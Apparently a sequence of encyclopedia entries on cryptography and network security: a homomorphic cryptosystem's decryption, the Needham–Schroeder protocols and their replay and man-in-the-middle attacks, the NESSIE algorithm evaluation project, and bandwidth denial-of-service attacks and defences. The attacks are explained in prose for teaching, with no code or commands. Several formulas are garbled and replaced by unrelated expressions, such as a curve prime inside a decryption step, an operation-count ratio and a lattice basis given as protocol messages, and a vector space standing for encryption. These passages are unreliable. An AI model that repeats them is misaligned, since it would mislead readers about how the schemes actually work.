Let $\sigma = uv = \prod_{i=1}^{k} p_i$, select two large primes a and b such that both $p = 2au + 1$ and $q = 2bv + 1$ are prime and define $n = pq$. Choose a random $g \in \mathbb{Z}_n$ of order $\phi(n) / 4$. The public key is $\{\sigma, n, g\}$ and the private key is the pair p, q.

To encrypt a message $m \in \mathbb{Z} / \sigma\mathbb{Z}$, Bob picks a random $x \in \mathbb{Z} / n\mathbb{Z}$ and computes the ciphertext $c = x^{\sigma} g^{m} \mod n$. To decrypt c, Alice first finds $m \mod p_i$ for each i, and then applies the Chinese remainder theorem to calculate $m \mod n$:

Given c, Alice calculates $p = 2^{192} - 2^{64} - 1.$. Thus

$$c^{\phi(n)/p_i} \equiv x^{\sigma\phi(n)/p_i} g^{m\phi(n)/p_i} \equiv g^{(m_i + y_i p_i)\phi(n)/p_i} \equiv g^{m_i \phi(n)/p_i} \mod n$$

where $m_i \equiv m \mod p_i$. Since p_i is chosen to be small, m_i can be recovered be exhaustive search, that is, by comparing c_i to $G \leq \mathbb{F}_p^*$ for j from 1 to $p_i - 1$. Once m_i is known for each i, m can be recovered by a direct application of the Chinese remainder theorem.

Open Problems

Find attacks against this cryptosystem.

Needham–Schroeder Protocols

Definition

There are two Needham–Schroeder Protocols (Needham, Schroeder 1978, Menezes et al. 1996). The first (the *Symmetric Protocol*) allows a user to transport a symmetric key to another in a trusted manner, with the help of a Key Distribution Center. The second (the *Public Key Protocol*) allows two users to exchange respective public keys in a trusted manner, with the help of a Trusted Third Party.

Background

Since their introduction in 1978, the original forms of both protocols have succumbed to attack and should no longer be relied upon. The symmetric protocol was later adapted in the design of the Kerberos Authentication Protocol.

Theory

In the Symmetric Protocol, users Alice (A) and Bob (B) have respective, pre-established shared keys K_{AS} and K_{BS} with a Key Distribution Center (S). S is also a Trusted Third Party that is required to have vetted the identities of A and B, and maintains the confidentiality of their shared keys. The protocol proceeds as follows, with A wanting to share a symmetric key K_{AB} with B. Note that (M_K) denotes the message M encrypted with the symmetric key K.

1. A sends (I_A, I_B, N_A) to S. I_A and I_B are the respective identifiers of A and B in the namespace of S. N_A is a Nonce used by A to ensure that the response from S (in the next message) is *fresh* (see next step).

2. S returns $(N_A, K_{AB}, I_B, (K_{AB}, I_A)_{KBS})_{KAS}$ to A. A decrypts this outer response using her key K_{AS} and

   a. Verifies that the Nonce N_A matches what was sent in the previous message. If not, it might mean that an attacker has tried to substitute a previous response from S in an attempt to have A reuse a previously used symmetric key K_{AB}, in which case A aborts the protocol.

   b. Verifies that the returned I_B matches the identity sent in the previous message. If not, it might mean that an attacker substituted a different identifier (possibly their own) in the previous message, in an attempt to recover the symmetric key sent in the following message.

3. A sends the $(K_{AB}, I_A)_{KBS}$ to B.

4. B decrypts this message using his key K_{BS}, generates a Nonce N_B, and sends $(N_B)_{KAB}$ to A.

5. A decrypts this message and completes the protocol by returning $(N_B - 1)_{KAB}$ to B. B verifies the correspondence of the Nonce (less 1) $N_B - 1$ to the value he sent in the previous message.

Denning and Sacco (1981) were able to demonstrate that an attacker is able to replay an old message 3 (without detection by B), and hence an old key K_{AB} to B. With knowledge of this old key, an attacker could impersonate A to B by completing the remaining steps in the protocol. An improvement preventing this attack would involve the use of timestamps, rather than the Nonce N_A.

In the Public Key Protocol, A and B have pre-shared their respective public keys (K_A^+) and (K_B^+) with a Trusted Third Party (T), while retaining their respective private keys (K_A^-) and (K_B^-). T is required to have vetted the identities of A and B, and maintains the integrity of the binding between their respective identities and their public keys (there is no requirement to maintain the confidentiality of this information).

The protocol proceeds as follows, as initiated by A. Note that $(M)_{K^-}$ refers to the digital signing of message M with private key (K^-), while $x \in \mathbb{F}_q^n$ refers to the public key encryption of message M with public key (K^+). T has respective public and private keys (K_S^+) and (K_S^-), and it is assumed that A and B already have trusted copies of (K_S^+).

1. A sends (I_A, I_B) to T. I_A and I_B are the respective identifiers of A and B in the namespace of T.

2. T returns $\left(\left\{K_B{}^+, I_B\right\}_{K_S{}^-}\right)$ to A, which is the digital signature of T computed on B's public key and identifier.

3. A generates a Nonce N_A and sends $\left(\left\{N_A, I_A\right\}_{K_B{}^+}\right)$ to B.

4. Using (K_B^-), B recovers N_A and I_A and then begins an exchange with T to obtain A's public key.

   a. B sends (I_B, I_A) to T.

   b. T returns $r = \frac{\#\mathrm{ADD}-(n-1)^2}{n^2-\#\mathrm{MUL}}$ to B, which is the digital signature of T computed on A's public key and identifier.

5. B now generates a Nonce N_B and sends $\left(\{N_A, N_B\}_{K_A{}^+}\right)$ to A.

6. Using ($K_A{}^-$), A recovers N_A and N_B, and upon successful verification that N_A matches the value sent previously by A, A returns $\left\{\vec{b}_1, \ldots, \vec{b}_d\right\}$ to B. B then decrypts this final message and verifies the correspondence of the nonce N_B sent by B in the previous message.

Lowe (1995) was able to demonstrate that an attacker X could mount a Man-in-the-Middle Attack by starting two, simultaneous instances of the above protocol.

- In the first, X must convince A to initiate a protocol with X (so that X would take the role of B in the above protocol). In message 1, I_B would be replaced with I_X, and in message 2, T returns $\mathbb{L} = \left|\log \frac{\sigma_1(S)}{\sigma_2(S)}\right| = 0$ to A. A would believe that she is indeed interacting with X.
- In the second, X initiates a protocol with B, pretending to be A. X can start this protocol at message 3 by sending the Nonce N_A chosen by A in the first protocol instance above. X will receive the message 4 received from B in this second instance, and reuse it in the first instance above, and thereby receive the value N_B from A. X is then able to use N_B to complete this second instance of the protocol.

Lowe suggested a simple enhancement to this protocol whereby the identifier I_B is also included in message 5 sent from B to A.

Applications

The Needham–Schroeder Protocols were originally intended for a wide variety of applications that require two users to share key material, including email and network messaging.

Integrity and encryption; New european schemes for signature

Definition

NESSIE (New European Schemes for Signature, Integrity and Encryption) (NESSIE n.d.) was a research project within the Information Societies Technology (IST) Programme of the European Commission (IST–1999–12324). The seven NESSIE participants were: Katholieke Universiteit Leuven (Belgium), coordinator; Ecole Normale Supérieure (France); Royal Holloway, University of London (UK); Siemens Aktiengesellschaft (Germany); Technion—Israel Institute of Technology (Israel); Université Catholique de Louvain (Belgium); and Universitetet i Bergen (Norway).

Background

NESSIE was a 40-month project starting in January 2000. The goal of the NESSIE project was to put forward a portfolio of strong cryptographic algorithms that has been obtained after an open call and been evaluated using a transparent and open evaluation process. NESSIE has also

developed a software toolbox to support the security and performance evaluation. The selection of the portfolio of 17 recommended algorithms has been announced in February 2003.

Theory

The NESSIE Call

In February 2000, the NESSIE project has published an open call for a broad set of algorithms providing confidentiality, data integrity, and authentication. These algorithms include Block Ciphers, Synchronous and Self-Synchronizing Stream Ciphers, Hash Functions, MAC Algorithms, Digital Signature Schemes, public-key encryption schemes, and identification schemes. The call also invited the submission of evaluation methodologies for these algorithms. While key management protocols are also very important, it was felt that they should be excluded from the call, as the scope of the call was already rather wide. The scope has been defined together with the project industry board (consisting of more than 25 companies). The deadline for submissions was September 29, 2000. In response to this call, NESSIE received 40 submissions from major players. Two-thirds of the submissions came from industry, and there was some industry involvement in every 5 out of 6 algorithms.

The scope of the NESSIE call was much wider than that of the *AES* call launched by NIST (NIST n.d.-a), which was restricted to 128-bit block ciphers, and that of the more recent *AHS* (SHA-3) call (NIST n.d.-b), which focuses on hash functions. It was comparable to that of the RACE Project RIPE (Race Integrity Primitives Evaluation, 1988–1992) (Bosselaers and Preneel 1995) (confidentiality algorithms were excluded from RIPE for political reasons) and that of the Japanese *CRYPTREC* project (CRYPTREC n.d.) (which also includes key establishment protocols and pseudo-random number generation). Another difference was that the *AES* and *AHS* competitions and *CRYPTREC* intend to produce algorithms for government standards. The results of NESSIE were *not* intended for adoption by any government or by the European commission and have *not* become NESSIE Standards. However, the intention was that relevant standardization bodies would adopt these results.

The call also specified the main selection criteria which will be used to evaluate the proposals. These criteria are long-term security, market

requirements, efficiency, and flexibility. Submissions could be targeted toward a specific environment (such as 8-bit smart cards or high-end 64-bit processors), but it is clearly an advantage to offer a wide flexibility of use. Security is put forward as the most important criterion, as security of a cryptographic algorithm is an essential condition.

For the *security requirements* of symmetric algorithms, two main security levels were specified, named *normal* and *high*. The minimal requirements for a symmetric algorithm to attain either the normal or high security level depended on the key length, internal memory, or output length of the algorithm. For block ciphers a third security level, *normal-legacy*, was specified, with a block size of 64 bits compared to 128 bits for the normal and high security level. The motivation for this request were applications, such as UMTS/3G, that plan to use 64-bit block ciphers for 10–15 years (to reduce hardware costs). For the asymmetric algorithms, a varying security level was accepted, with as minimum about 2^{80} 3-DES encryptions.

If selected by NESSIE, the algorithm should preferably be available royalty-free. If this was not possible, then access should be non-discriminatory. The submitter should state the position concerning intellectual property and should update it when necessary.

The submission requirements were much less stringent than for the AES competition, particularly in terms of the requirement for software implementations (only “portable C” is mandatory).

The Evaluation Process

The NESSIE evaluation process was an open process; it consisted of both internal evaluations by the project partners and external evaluations by submitters, project industry board members, and outsiders. All information with respect to the evaluation has been made public. Information was exchanged through a web site (with a discussion forum); four open workshops were held to stimulate interactions and to disseminate the results.

The evaluation process was divided into two phases: after 1 year, the most promising submissions were selected and subjected to a more in-depth evaluation during the second phase. At the end of the first phase, minor modifications could be made to the algorithms provided that they did not invalidate the previous analysis.

The evaluation consisted of a security evaluation and a performance evaluation. Software tools have been developed to support this evaluation process. An additional criterion, which has only been considered at the very end, was the intellectual property status of the submission.

Security Evaluation

Each algorithm has been subjected to a thorough evaluation, according to the state of the art of cryptanalysis in the specific domain. An algorithm could not be selected if it failed to meet the security level required in the call or if it failed to meet a security claim made by the designer. Every weakness which has been identified has been verified independently. Moreover, if available, security proofs of algorithms have been checked in full detail. This has resulted in an extensive security report of more than 300 pages in (Preneel et al. n.d.). The security of the algorithm was clearly the most important aspect of the evaluation.

Performance Evaluation

The performance has been evaluated for a broad range of platforms, considering both software and hardware implementations. First of all, a theoretical approach has been established. Each algorithm was dissected into three parts: setup (independent of key and data), precomputations (independent of data, e.g., key schedule), and the algorithm itself (that must be repeated for every use). Next, a set of test platforms has been defined on which each candidate may be tested: 32-bit and 64-bit machines, 8-bit smart cards, and Field Programmable Gate Arrays (FPGAs). Then rules have been established which specify how performance should be measured on these platforms; this includes the definition of a custom designed API for each algorithm. The limited resources of the project did not allow for the evaluation of dedicated hardware implementations (ASICs).

For 32-bit and 64-bit machines, extensive tests have been run on 30 platforms (including Intel Pentium with MS Windows and Linux, Compaq Alpha, Sun Sparc, Apple PowerPC). Optimized C code has been developed and compared to assembly language results provided by the submitters and by external parties. For smart cards, efforts have been concentrated on legacy block ciphers (with 64-bit blocks), digital signature schemes, and the identification scheme (note that only one identification scheme has been

submitted). For FPGAs, benchmarking efforts have been focused on legacy block ciphers and digital signature schemes.

The project has attempted to evaluate to which extent implementations could be made more resistant against side channel attacks (such as timing attacks (Kocher 1996), power attacks (Kocher et al. 1999), and fault analysis (Biham and Shamir 1997; Boneh et al. 1997)).

Tools

The NESSIE project has developed two types of tools. The general tools are not specific for the algorithms to be analyzed. Special tools, which are specific for the analysis of one algorithm, have been developed when a special tool was required for the cryptanalysis of an algorithm.

For the evaluation of the symmetric submissions, a comprehensive set of general tools was available within the project. These tools are in part based on an improved version of the statistical tools developed by the RIPE (RACE Integrity Primitives Evaluation) project (Bosselaers and Preneel 1995). As expected, all the submitted algorithms passed these tests.

In September 2000, the US NIST published a suite of statistical tests for the evaluation of sequences of random or pseudo-random bits; this document has been revised in December 2000 (NIST 2000). A careful comparison has been made between the RIPE and NIST test suites.

The NESSIE project has also developed a new generic tool to analyze block ciphers with differential (Biham and Shamir 1993) and linear cryptanalysis (Matsui 1994). This tool is based on a general description language for block ciphers.

The NESSIE Submissions

Response to the NESSIE Call

The cryptographic community has responded very enthusiastically to the call. Thirty-nine algorithms have been received (43 when counting variants), as well as one proposal for a testing methodology. After an interaction process, which took about 1 month, all submissions complied with the requirements of the call. The 26 symmetric algorithms include 17 block ciphers, which did not come as a surprise given the increased attention to block cipher design and evaluation as a consequence of the AES competition organized by NIST:

- *Six 64-bit block ciphers*. CS-Cipher, Hierocrypt-L1, IDEA, Khazad, MISTY1, and Nimbus
- *Seven 128-bit block ciphers*. Anubis, Camellia, Grand Cru, Hierocrypt-3, Noekeon, Q, and SC2000
- *One 160-bit block cipher*. SHACAL (based on SHA-1 (FIPS 180-1, 1995))
- *Three block ciphers with a variable block length*. NUSH (64, 128, and 256 bits), RC6 (at least 128 bits), and SAFER++ (64 and 128 bits)
- *Six synchronous stream ciphers*. BMGL, Leviathan, LILI-128, SNOW, SOBER-t16, and SOBER-t32
- *Two MAC algorithms*. Two-Track-MAC and UMAC
- *One collision-resistant hash function*. Whirlpool

The 13 (or 17 counting variants) asymmetric algorithms are:

- *Five asymmetric encryption schemes*. ACE Encrypt, ECIES, EPOC, PSEC, and RSA-OAEP (both EPOC and PSEC have three variants)
- *Seven digital signature algorithms*. ACE Sign, ECDSA, ESIGN, FLASH, QUARTZ, RSA-PSS, and SFLASH
- *One identification scheme*. GPS

The submissions came from four continents; the majority of submissions originated within industry; seven came from academia, and six are the result of a joint effort between industry and academia.

Selection for Phase II

On September 24, 2001, the NESSIE project announced the selection of candidates for the second phase of the project. The most important reason for rejection was a security weakness. Another reason to eliminate an algorithm could be that a similar algorithm existed with better security (for comparable performance) or with significantly better performance (for comparable security). However, very few algorithms were eliminated because of performance reasons. It should also be noted that the selection was more competitive in the area of block ciphers, where many strong contenders were considered.

Designers of submitted algorithms were allowed to make small alterations to their algorithms before entering phase II; the main criterion to accept these alterations is that they should improve the algorithm and not

substantially invalidate the existing security analysis. Altered algorithms are indicated with a * in the list below.

The following symmetric algorithms were selected for phase II (17 algorithms, but 14 if variants are only counted once):

- *64-bit block ciphers*. IDEA, Khazad*, MISTY1, and SAFER++64
- *128-bit block cipher*. Camellia, RC-6, and SAFER++128
- *160-bit block cipher*. SHACAL
- *256-bit block cipher*. SHACAL-2 and RC-6
- *Synchronous stream ciphers*. BMGL*, SNOW*, SOBER-t16, and SOBER-t32
- *MAC algorithms*. Two-Track-MAC and UMAC
- *Collision-resistant hash function*. Whirlpool*

The NESSIE project has benchmarked the solutions against well-established standards. The 128-bit block ciphers have been compared to AES/Rijndael (Daemen and Rijmen 2002; FIPS 197 2001). A 256-bit version of SHACAL has been introduced based on the new member of the *SHA family* SHA-256 (FIPS 180-2 2003; ISO/IEC 10118 Information technology 1998). The MAC algorithms have been compared to *HMAC* (Bellare et al. 1996; ISO/IEC 9797 Information technology 2002) and EMAC (cf. *CBC-MAC and variants*) (ISO/IEC 9797 Information technology 2002; Petrank and Rackoff 2000). The hash function Whirlpool has been compared to the following members of the *SHA family*: SHA-256, SHA-384, and SHA-512 (FIPS 180-2 2003; ISO/IEC 10118 Information technology 1998).

Eleven asymmetric algorithms were selected:

- *Public-key encryption algorithms*. ACE-KEM* (derived from ACE Encrypt), EPOC-2*, PSEC-KEM*(derived from PSEC-2), ECIES*, RSA-OAEP*
- *Digital signature algorithms*. ECDSA, ESIGN*, RSA-PSS, SFLASH*, QUARTZ*
- *Identification scheme*. GPS*

Many of the asymmetric algorithms have been updated at the beginning of phase II. For the asymmetric encryption schemes, these changes were driven in part by developments during the first phase of the NESSIE project

(Fujisaki et al. 2001; Manger 2001; Shoup 2001a). A second reason for these changes was the progress of the draft standard ISO/IEC 180033-2 within ISO/IEC JTC1/SC27 (Shoup 2001b). The standard defines a hybrid encryption scheme, consisting of two components: a KEM (Key Encapsulation Mechanism), where the asymmetric encryption is used to encrypt a symmetric key, and a DEM (Data Encapsulation Mechanism), which protects both secrecy and integrity of the bulk data with symmetric techniques (a “digital envelope”). This approach is slightly more complicated for encryption of a short plaintext, but it offers a more general solution with clear advantages. Two of the five NESSIE algorithms (ACE Encrypt and PSEC-2) have been modified to take into account this development. In addition, the NESSIE project has decided to evaluate RSA-KEM and ECIES-KEM, two variants defined in the working draft of ISO/IEC 18033-2 (Shoup 2001b). At the same time some other improvements have been introduced; as an example, ACE-KEM can be based on any abstract group, which was not the case for the original submission ACE Encrypt.

For the digital signature schemes, three out of five schemes were updated. In this case, there are particular reasons for each algorithm (correction for the security proof to apply, improved performance, or precluding a new attack). GPS has been modified to fix a small weakness.

The NESSIE Portfolio

Seventeen algorithms have been selected for the final NESSIE portfolio; 12 of these are NESSIE submissions, and the remaining five originate from well-established standards:

- *64-bit block ciphers*. MISTY1
- *128-bit block cipher*. AES and Camellia
- *256-bit block cipher*. SHACAL-2
- *Synchronous stream ciphers*. None
- *MAC algorithms*. Two-Track-MAC, UMAC, EMAC, and HMAC
- *Collision-resistant hash function*. Whirlpool, SHA-256, SHA-384, and SHA-512 (these three are counted as one family of algorithms)
- *Public-key encryption algorithms*. ACE-KEM, PSEC-KEM, and RSA-KEM
- *Digital signature algorithms*. ECDSA, RSA-PSS, and SFLASH
- *Identification scheme*. GPS

A full description of these algorithms as well as a detailed motivation for their selection and of the settings for which they are recommended is provided in (Preneel et al. n.d.).

Twenty years after the announcement of the final portfolio, several developments can be reported. An unintended property has been discovered in Whirlpool, which has been corrected in ISO/IEC 10118-3 (ISO/IEC 10118 Information technology 1998). The digital signature algorithm SFLASHv2, which was not recommended for general use but only for low-cost implementations, has been upgraded in 2003 by its designers to SFLASHv3 (Courtois et al. 2003) due to a new weakness identified in SFLASHv2. In 2007, Dubois et al. (Dubois et al. 2007) have shown a practical attack on both SFLASHv2 and SFLASHv3. It is fair to state that if the NESSIE project had been aware of these attacks, it would not have recommended SFLASH: it seems that the area of multivariate cryptology is not completely mature; it is interesting to note that the NIST post-quantum cryptography competition, the first phase of which ended in 2023, reached the same conclusion. However, the ongoing second phase of this competition is still considering multivariate signatures. MISTY1 was broken by the Todo in 2015 using integral cryptanalysis based on the division property (Todo, 2017); in 2016, the attack was improved by Bar-On and Keller (Achiya Bar-On, 2016). Finally in 2008, it has been pointed out in (Handschuh and Preneel 2008) that a key recovery attack exists on UMAC with a w-bit result and a key of size tw bits: it requires one known text and $t \cdot 2^w$ verification queries, which is very close to the provable bound of 2^{w-2} verification queries for a forgery; for other MAC algorithms the gap between key recovery attacks and forgery attacks is much larger.

While it would be ideal for users of the NESSIE results that all algorithms recommended by NESSIE would be in the public domain, it is clear that this is not a realistic requirement. In one case, problems surrounding the intellectual property status of a submission have resulted in it not being recommended (at the request of the submitter). An unexpected benefit from the NESSIE process is that several submitters have made it easier to use their algorithms. Twelve algorithms are in the public domain. For PSEC-KEM, the conditions are very favorable (license fees have to be paid only under exceptional circumstances). For ACE-ECRYPT, ECDSA, GPS, and SFLASH, licenses are available on a nondiscriminatory basis, with some additional conditions (users should offer reciprocate licenses if

applicable). The reader is referred to the (NESSIE n.d.; Preneel et al. n.d.) for more detailed information.

Conclusion

The NESSIE project has been able to attract high quality submissions received from key players in the community; moreover, the broader cryptographic community has contributed to the evaluation process. Open competitions (such as *AES*, *AHS*, *CRYPTREC* (CRYPTREC n.d.), NESSIE, and RIPE (Bosselaers and Preneel 1995)) can bring a clear benefit to the cryptographic research community and to the users and implementors of cryptographic algorithms. By asking cryptographers to design concrete and fully specified schemes, they are forced to make choices, to think about real life optimizations, and to consider all the practical implications of their research. While leaving many options and variants in a construction may be very desirable in a research paper, it is often confusing for a practitioner. Implementors and users can clearly benefit from the availability of a set of well-defined algorithms that are described in a standardized way.

The developments in the last years have also shown that this approach can result in a better understanding of the security of cryptographic algorithms. Concrete security proofs are an essential tool to build confidence, particularly for public key cryptography (where constructions can be reduced to mathematical problems believed to be hard) and for constructions that reduce the security of a scheme to other cryptographic algorithms. At the same time, we have learned that it is essential to study proofs for their correctness and to evaluate the efficiency of such reductions. Most asymmetric algorithms needed small modifications and corrections between the first and second phase, which shows that many subtle issues are involved in the specification of these algorithms.

For most symmetric cryptographic algorithms, confidence in existing standards has been strengthened and a few new algorithms have been put forward. The submitted stream ciphers were designed by experienced researchers and offer a very good performance, but none of them seems to meet the security requirements (that were in retrospect perhaps too stringent). Between 2004 and 2008, the ECRYPT project has organized the eSTREAM effort, which has brought substantial progress in this area (Robshaw and Billet 2008).

Finally, it is important to emphasize that the NESSIE portfolio is not a list of NESSIE standards, and the results of NESSIE have not been adopted by any government or by the European commission. However, there is no doubt that the NESSIE project has helped to bridge the gap between theory and practice and it has had a substantial influence on cryptographic standards by identifying flaws in some proposals and by recommending a set of strong algorithms that have since then been widely deployed.

Synonyms

Network DoS; Network flooding attack; Packet flooding attack

Definition

Network bandwidth denial-of-service (DoS) attacks seek to consume the available bandwidth or router resources at or near a target host or network, such that legitimate traffic cannot reach its destination. The primary means for achieving this goal is by sending large traffic volumes (packet floods) that do not respect congestion control signals, such as that in the Transmission Control Protocol (TCP) or Explicit Congestion Notification (ECN). In wireless networks, such attacks can also be carried out through radio jamming.

Background

Network bandwidth DoS attacks have been seen on the Internet since at least 1996, with a TCP SYN flood attack against Panix, an Internet service

provider (ISP). Large-scale DoS attacks against some high-visibility sites including Ebay, Yahoo, CNN.com, and E *trade were widely reported in the news in February 2000. Since then, network DoS attacks are a common phenomenon, with as many as 700–800 observed in a single day. The effectiveness of such attacks has increased with the advent of large-scale botnets, compromised hosts that are under the control of a single entity. While early attacks appear to have been launched primarily for amateurish reasons, more recently DoS attacks have been used for financial crime (extortion or corporate warfare) and political purposes. Notable cases of the latter include the DoS attacks against government websites in Estonia (2007), Georgia (2008), Iran (2009), South Korea, and the USA (2009), against the Cloud 9 ISP in the UK (2002), and against a specific user on Twitter (2009). In addition to their targets, such attacks cause significant collateral damage, by affecting the available bandwidth and router resources in links close, but otherwise unrelated, to the target site.

Applications

Bandwidth DoS attacks target the availability of networked services by preventing legitimate users from successfully communicating with the target of the attack. The easiest way of achieving this goal involves the transmission of large volumes of traffic toward the destination. Packet-switched networks such as the Internet use statistical multiplexing to allocate limited resources to a large numbers of users. In addition, the Internet is an “open” network: any host can attach and transmit traffic, as long as it obeys some very basic rules with respect to packet format. Because of these two design properties of the Internet, bandwidth DoS attacks can saturate network links and consume scarce router resources, especially at the edges of the network (i.e., topologically near-end hosts and networks).

DoS attack traffic generally does not respect congestion control signaling, such as TCP’s built-in exponential back-off algorithm or ECN packet markings. User Datagram Protocol (UDP) and Internet Control Message Protocol (ICMP) traffic, due to their inherent statelessness and lack of congestion control in the protocol, are extensively used in many such attacks. However, legitimate TCP traffic may also be used, especially when large numbers of hosts can be made to initiate connections. Several

attacks also involve fabricated TCP traffic, i.e., TCP packets that are not part of any actual connection but are generated by attack tools for the purposes of evading detection.

The volume of traffic that is necessary to successfully cause a DoS attack depends primarily on the link capacity of the target site. For well-provisioned sites, a single attacking host may not be capable of generating enough attack traffic volume. With the prevalence of botnets in recent years, large-scale DoS attacks involving many thousands of attacking hosts have become common. In most cases, such DDoS attacks aggregate enough traffic to saturate the network links of their targets. Even when a DoS attack does not consume enough bandwidth to saturate its target or upstream links, quality of service may be significantly affected for legitimate clients. Depending on the type of traffic that such clients generate, the effect of an "incomplete" DoS attack may be equivalent to a fully saturating one.

The content of the attack traffic is not relevant to the attack itself. However, recent attack tools seek to create traffic that could have been generated by legitimate clients. The purpose is to avoid detection and blocking by various intrusion detection systems (IDS) and intrusion prevention systems (IPS). Given a large enough population of attack hosts, an attacker can simply instruct them to visit the target website (or other service) by faithfully following the relevant protocol interactions. In doing so, the attacker is simulating a "flash crowd," albeit one in which the majority of the crowd is automata under his or her control. One countermeasure against such attacks involves the use of reverse Turing tests, which seek to discriminate between human users and automata by posing (hopefully) problems that are currently hard to solve algorithmically. Examples of such problems include the recognition of words or characters in a distorted image, or the identification of an image with specific features from a larger set of images (e.g., "select the image that shows a dog running in a park").

DoS attacks sometimes use evasive tactics to hide their origin and to mask any distinguishing characteristics that could be used to block them. The earliest and most obvious strategy involved using a fake source IP address (spoofing). This was a necessity when only a few hosts were participating in the attack, and thus could be identified and easily blocked. With the advent of large botnets and the use of anti-spoofing techniques by ISPs, address spoofing is neither crucial for an attack's success nor as

common. Other ways of hiding the attack's true origins involve the use of *reflectors*. These are hosts (and protocols/services) that will respond to traffic sent to them without validating the source IP address. Typically, such services are connectionless, e.g., ICMP packets or certain UDP-based protocols. Attackers can send traffic to these hosts, purporting to originate from the target site by using address spoofing, causing all response traffic to go to the target. Other than redesigning the protocol, the only countermeasure available to reflection involves traffic shaping, i.e., limiting the amount of such unverified/unverifiable traffic that a host will generate per unit time. Reflectors become an even more serious problem when they also act as *amplifiers*. Amplifiers are hosts (and protocols/services) that respond with a large volume of traffic in response to a much smaller request. Examples of traffic amplification include domain name system (DNS) zone transfers over UDP, targeted subnet broadcast, and streaming media traffic (such as voice-over-IP [VoIP] streams). Protocol redesign seems to be the best way of avoiding such vulnerabilities.

The use of spoofing, reflection, and amplification make it difficult to impersonate a legitimate host and to blend attack traffic with legitimate traffic for the purposes of evading detection. One exception to this involves the redirection of large numbers of clients toward the target. The means of such redirection depend on the particular type of traffic and protocol that is being redirected. One example of such redirection is causing Web browsers to contact the target site by including either static content pointers to the target or active content (e.g., Javascript or Flash scripts) that repeatedly attempts to connect to the target without the legitimate user's action or consent, by including such pointers or active content in a popular Web page, often in a compromised server. Another example involves redirecting requests for searched-for content in a peer-to-peer network toward the target site, causing a large number of download requests from clients that seek to retrieve the said content.

Bandwidth DoS attacks are often combined with other types of DoS attacks. For example, they may be combined with memory/state exhaustion attacks, as is the case with TCP SYN flood attacks that seek to fill up operating system tables, or with algorithmic DoS attacks that try to induce excessive computation at the target host, e.g., by repeatedly invoking operations that result in expensive database lookups. In this way, the impact of the attack is multiplied. Furthermore, even if the attack volume proves

insufficient to saturate the target's available bandwidth, the secondary effects may be sufficient to deny service to legitimate clients.

Another way to amplify an attack composed of legitimate-looking traffic is to seek access to large resources, e.g., big files or media content. Because modern network links are full duplex (i.e., traffic can flow in both directions without interference), most network DoS attacks affect primarily the target's downstream bandwidth (i.e., from the Internet to the target). By seeking to access large-volume content, attacks can also saturate the upstream bandwidth. In some cases, attacks primarily focus on the upstream bandwidth. Such attacks can be particularly effective, since they require relatively little attack traffic to cause disproportionately large responses. However, such DoS attacks are easy to identify and remedy at the target site.

Tools for launching bandwidth DoS attacks can be commonly found on the Internet. Their sophistication and effectiveness varies. Practically all botnet software allow their controllers to launch bandwidth DoS attacks, sometimes offering sophisticated features such as "pulsing attacks" (where an attack is turned on and off, in an effort to confound detection and defense), rotation (where different subsets of the botnet may participate in the attack at different times, again toward confounding defense), scheduled attacks, etc. In some recent cases, especially where DoS attacks were launched for political purposes, tools were made available for sympathizing users to download and purposely use to contribute to the attacks.

Defending against bandwidth DoS attacks is often difficult for the target site, because the congestion usually occurs upstream (farther in the network) from any equipment that the site controls (e.g., a router or firewall). For an effective response, a target site typically needs to coordinate a response with its parent ISP. If the attack traffic is easy to characterize or otherwise "stands out," such as a UDP packet flood against a website, blocking at an appropriate upstream location by the ISP is relatively straightforward. When the attack traffic is not easy to characterize or the necessary router resources or features are not available for filtering, ISPs resort to *blackholing*. In that case, a routing entry for the target's network prefix (which may include other, otherwise untargeted sites) is injected into the ISP's routing protocol. Those entry points effectively cause all traffic to the target, both legitimate and attack, to be dropped by the ISP routers. In this way, the attack traffic is dropped as soon as it enters the

ISP’s network, thereby avoiding link congestion. Since legitimate traffic to the target site is also dropped, blackholing does not help restore access to the said site.

Another practical defense against network bandwidth attacks involves the use of content delivery networks (CDNs). For relatively static content, this allows a website to effectively create many different instances of itself distributed around the Internet, making it difficult for an attacker to completely deny access to all of them. However, this approach does not work well for sites with dynamic or interactive content.

A related approach is the use of DDoS protection services, e.g., CloudFlare or Imperva. These services act as a proxy between clients and the protected sites, and employ a combination of overprovisioning, distributed placement leveraging techniques such as IP Anycast or DNS-based redirection to spread and redirect traffic, and DDoS detection and mitigation techniques to scrub attack traffic.

Modern routers and firewalls offer some defenses against bandwidth DoS attacks, such as terminating TCP handshakes or using “SYN cookies” to mitigate SYN flood attacks and applying statistical means to detecting network traffic anomalies. The effectiveness of such schemes varies against the different types of attack traffic, as does their impact on router performance. Many of these features are available on customer-premises equipment (as opposed to ISP-grade equipment), reducing their relevance in defending against attacks that cause congestion in upstream links.

Other types of DoS attacks, such as those that exhaust available memory on a system or cause excessive CPU utilization by exploiting worst-case algorithmic behavior via carefully selected inputs, can be used to the same effect. However, these typically require a good understanding of the particular system and application that is being attacked. In contrast, bandwidth DoS attacks can be launched against any host or network with little or no knowledge of the services that are available in the target.

Open Problems

Considerable research has been conducted in the areas of traffic characterization and anomaly detection, proactive network architecture design, reactive mechanism retrofitting, attack tolerance and avoidance, and attribution. The problem of detecting and defending against bandwidth

denial of service attacks in open networks, and specifically in the Internet, remains unsolved.

Network Capabilities

Definition


Network capabilities refer to short-term authorizations that a sender obtains from a receiver and stamps on its packets to the receiver.

Background

Anderson et al. (2003) first proposed the notion of network capabilities and envisioned to use them to prevent Internet denial-of-service (DoS) attacks (Anderson et al. 2003) in 2003. Researchers later refined their vision and developed capability-based network architectures that are resistant to network-layer DoS flooding attacks, including the SIFF (Yaar et al. 2004) and the TVA architecture (Yang et al. 2005, 2008).

Gligor proposed a related mechanism that uses tickets to defend against service-level flooding attacks (Gligor 2003). A client that wishes to access an application service (e.g., a Web server) will first request an access ticket from a rate-control service. A verifier located between a client's network access point and the service will check a ticket's validity, and discards requests with invalid tickets. Different from network capabilities, the ticket mechanism aims to limit service-level DoS flooding attacks and uses a third-party service to issue tickets, while network capabilities are agnostic

to upper-level applications, are obtained in-band between a sender and a receiver, and can be used to limit network-layer DoS flooding traffic.



Another related mechanism called visa was proposed by Estrin et al. (1989). Different from network capabilities, visas are primarily designed for access control. To communicate with a destination, a source requests exit and entry visas from an access control server in its network. If such commuications are permitted by the origin and destination networks' policies, an exit and an entry visa are issued, and the source send packets that carry those visas to leave its source network and to enter the destination network.

Theory

